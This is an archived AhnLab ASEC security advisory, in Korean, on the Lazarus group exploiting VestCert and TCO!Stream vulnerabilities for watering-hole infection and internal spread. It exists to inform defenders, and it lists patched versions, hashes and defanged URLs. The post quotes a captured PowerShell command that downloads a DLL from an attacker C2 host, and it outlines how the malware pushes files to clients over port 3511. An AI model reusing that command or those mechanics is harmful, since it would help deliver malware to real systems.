국내 금융 보안 솔루션의 취약점을 이용하는 Lazarus 공격 그룹

By ATCP

Published: 2023-06-08 · Archived: 2026-04-06 00:43:41 UTC

Lazarus 공격 그룹은 이전 ASEC 블로그에서도 소개했던 바와 같이 INISAFE CrossWeb EX와 MagicLine4NX의 취약점을 공격에 활용하고 있다.

- INITECH 프로세스를 악용하는 라자루스 공격 그룹의 신종 악성코드 (2022.04.18)
- BYOVD 기법으로 백신 프로그램을 무력화하는 라자루스 공격 그룹의 악성코드 감염 사례 (2022.10.24)

ASEC(AhnLab Security Emergency response Center)에서는 Lazarus 공격 그룹의 활동을 모니터링 하던 중, 기존에 공격에 악용되던 INISAFE CrossWeb EX와 MagicLine4NX외에 VestCert와 TCO!Stream의 0-day 취약점을 이용되는 정황을 새롭게 확인했다. VestCert는 예티소프트사에서 제작한 Non-ActiveX 방식의 웹 보안 소프트웨어이며 TCO!Stream은 (주)엠엘소프트의 기업 자산관리 프로그램으로 두 솔루션 모두 국내 다수 업체에서 사용 중이다. Lazarus는 계속해서 국내에서 사용되는 소프트웨어의 새로운 취약점을 찾고, 공격에 악용하고 있으므로 해당 소프트웨어를 사용하는 기업들은 반드시 최신 버전으로 패치할 것을 권고한다.

VestCert의 취약점 이용한 악성코드 다운로드

공격자는 기업 내부로 최초 침투하기 위해 워터링홀 방식을 사용한다. 사용자가 취약한 버전의 VestCert 설치된 Windows 시스템에서 웹 브라우저를 이용해 악성 스크립트가 삽입된 특정 웹 사이트에 방문하면 웹 브라우저 종류에 상관 없이 VestCert 소프트웨어의 써드-파티 라이브러리 실행 취약점으로 인해 PowerShell이 실행되며, PowerShell은 아래와 같이 C2 서버에 접속해 악성코드를 다운로드하고 실행한다.

```
HostApplication=powershell.exe -command $cli = New-Object System.Net.WebClient; $cli.Headers['User-Agent'] = 'Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/6.0; rv:10.0)'; $cli.DownloadFile('https://swt-keystonevalve.com/data/content/cache/cache.php?mode=read', 'C:₩ProgramData₩WinSync ₩WinSync.dll')
```


[그림] VestCert 취약점으로 실행된 악성코드(WinSync.dll)를 다운로드 하는 PowerShell 명령어

TCO!Stream의 취약점 이용한 악성코드 내부 전파

공격자는 최초 피해 시스템에서 내부 시스템들로 악성코드를 배포하기 위해 TCO!Stream의 취약점을 사용하고 있다. TCO!Stream은 서버와 클라이언트로 구성되며, 서버에서 클라이언트로 소프트웨어 배포 및 원격제어 등의 기능을 제공한다. 클라이언트는 서버와 통신하기 위해 항상 TCP 3511 포트를 Listening 하고 있게 되는데, 공격자는 자체 제작한 악성코드를 이용해 서버에서 특정 파일을 다운로드하고 실행하도록 하는 명령어 패킷을 생성하고 이를 클라이언트에 전달한다. 이 명령을 받은 클라이언트는 TCO!Stream 서버에 접근해 공격자가 미리 준비해둔 악성파일을 다운로드하고 실행하게 된다. 공격자 제작한 악성코드는 아래의 커맨드 라인 구조로 실행된다. 커맨드 라인의 각 파라미터의 의미는 다음과 같다.

```
1  <Malware> <DeviceID> <Destination IP> <Destination Port> <Job ID>
```

- <Malware>: 악성 파일명 (MicrosoftVSA.bin, MicroForic.tlb, matrox86.bic, matrox86.tcm, matrox86.tcm, wincert.bin, mseng.bin)
- <TCO DeviceID>: TCO 서버의 Device ID
- <Destination IP>: 대상 클라이언트 시스템의 IP
- <Destination Port>: 대상 클라이언트 시스템의 포트 (3511)
- <Job ID>: 서버에서 사용되는 Job ID



[그림] 복호화된 명령 데이터 중 일부 (분석용)

- 배포 파일 위치: C:\Packages\<배포 모듈 이름>\<버전>\<최종 경로>\<배포 파일명>
- 실행 명령: loadconf.exe –rt5y65i8##7poi88++5t4t54t54t5n

위 명령은 백도어 다운로더인 (loadconf.exe)를 C:\Temp\ 경로에 다운로드하고 인자와 함께 실행시키는 명령이다.

취약점 정보

ASEC은 이번에 악용된 VestCert 와 TCO!Stream의 취약점을 분석해 KISA에 신고하고, 해당 업체에도 정보를 전달해 현재 해당 취약점은 패치가 완료된 상태다. 3월 13일 KISA의 보안 취약점 정보 포탈에 “금융 보안 솔루션 업데이트 권고”라는 제목으로 보안 권고 게시글이 공지됐다 (https://knvd.krcert.or.kr/detailSecNo.do?IDX=5881). 하지만 해당 소프트웨어들은 자동 업데이트 되지 않는 소프트웨어로 여전히 취약한 버전을 사용하는 곳이 많은 것으로 확인된다. 해당 소프트웨어가 설치된 시스템에서는 수동 제거 후 재설치 할 것을 권고한다. VestCert와 TCO!Stream의 취약점에 대한 정보는 ASEC 블로그를 통해 공개했으며, 각 소프트웨어의 취약 버전과 해결 버전은 다음과 같다. VestCert

- 취약점 정보 : 공인 인증 솔루션(VestCert) 취약점 주의 및 업데이트 권고 (2023.03.17)
- 영향 받는 버전: 2.3.6 ~ 2.5.29
- 해결 버전: 2.5.30

TCO!Stream

- 취약점 정보: 자산 관리 솔루션(TCO!Stream) 취약점 주의 및 업데이트 권고 (2023.03.07)
- 영향 받는 버전: 8.0.22.1115 이하
- 해결 버전: 8.0.23.215

AhnLab에서는 해당 악성코드, 악성 행위 및 URL들에 대해서 다음과 같이 탐지하고 있다.

[파일 진단]

- Trojan/Win.Lazardoor (2023.01.11.03)
- Data/BIN.EncodedPE (2023.01.12.00)
- Data/BIN.EncodedPE (2023.01.12.00)
- Trojan/Win.Lazardoor (2022.01.05.01)
- Trojan/Win.Lazardoor (2023.01.11.03)
- Data/BIN.EncodedPE (2023.01.12.00)
- Data/BIN.EncodedPE (2023.01.12.00)
- Trojan/Win.Agent (2023.01.12.03)
- Trojan/Win.LazarLoader(2023.01.21.00)

[행위 진단]

- InitialAccess/EDR.Lazarus.M10963
- Execution/EDR.Event.M10769
- Injection/EDR.Lazarus.M10965
- Fileless/EDR.Event.M11080

MD5

064d696a93a3790bd3a1b8b76baaeef3

55f0225d58585d60d486a3cc7eb93de5

67d306c163b38a06e98da5711e14c5a7

747177aad5aef020b82c6aeabe5b174f

8adeeb291b48c97db1816777432d97fd

추가 IoC는 ATIP에서 제공됩니다.

SHA1

3ca6abf845f3528edf58418e5e42a9c1788efe7a

ec5d5941522d947abd6c9e82e615b46628a2155f

추가 IoC는 ATIP에서 제공됩니다.

URL

http[:]//ksmarathon[.]com/admin/excel2[.]asp

http[:]//www[.]sinae[.]or[.]kr/sub01/index[.]asp

https[:]//swt-keystonevalve[.]com/data/content/cache/cache[.]php?mode=read

https[:]//www[.]bcdm[.]or[.]kr/board/type3_D/edit[.]asp

https[:]//www[.]coupontreezero[.]com/include/bottom[.]asp

추가 IoC는 ATIP에서 제공됩니다.

AhnLab TIP를 구독하시면 연관 IOC 및 상세 분석 정보를 추가적으로 확인하실 수 있습니다. 자세한 내용은 아래 배너를 클릭하여 확인해보세요.

Source: https://asec.ahnlab.com/ko/53832/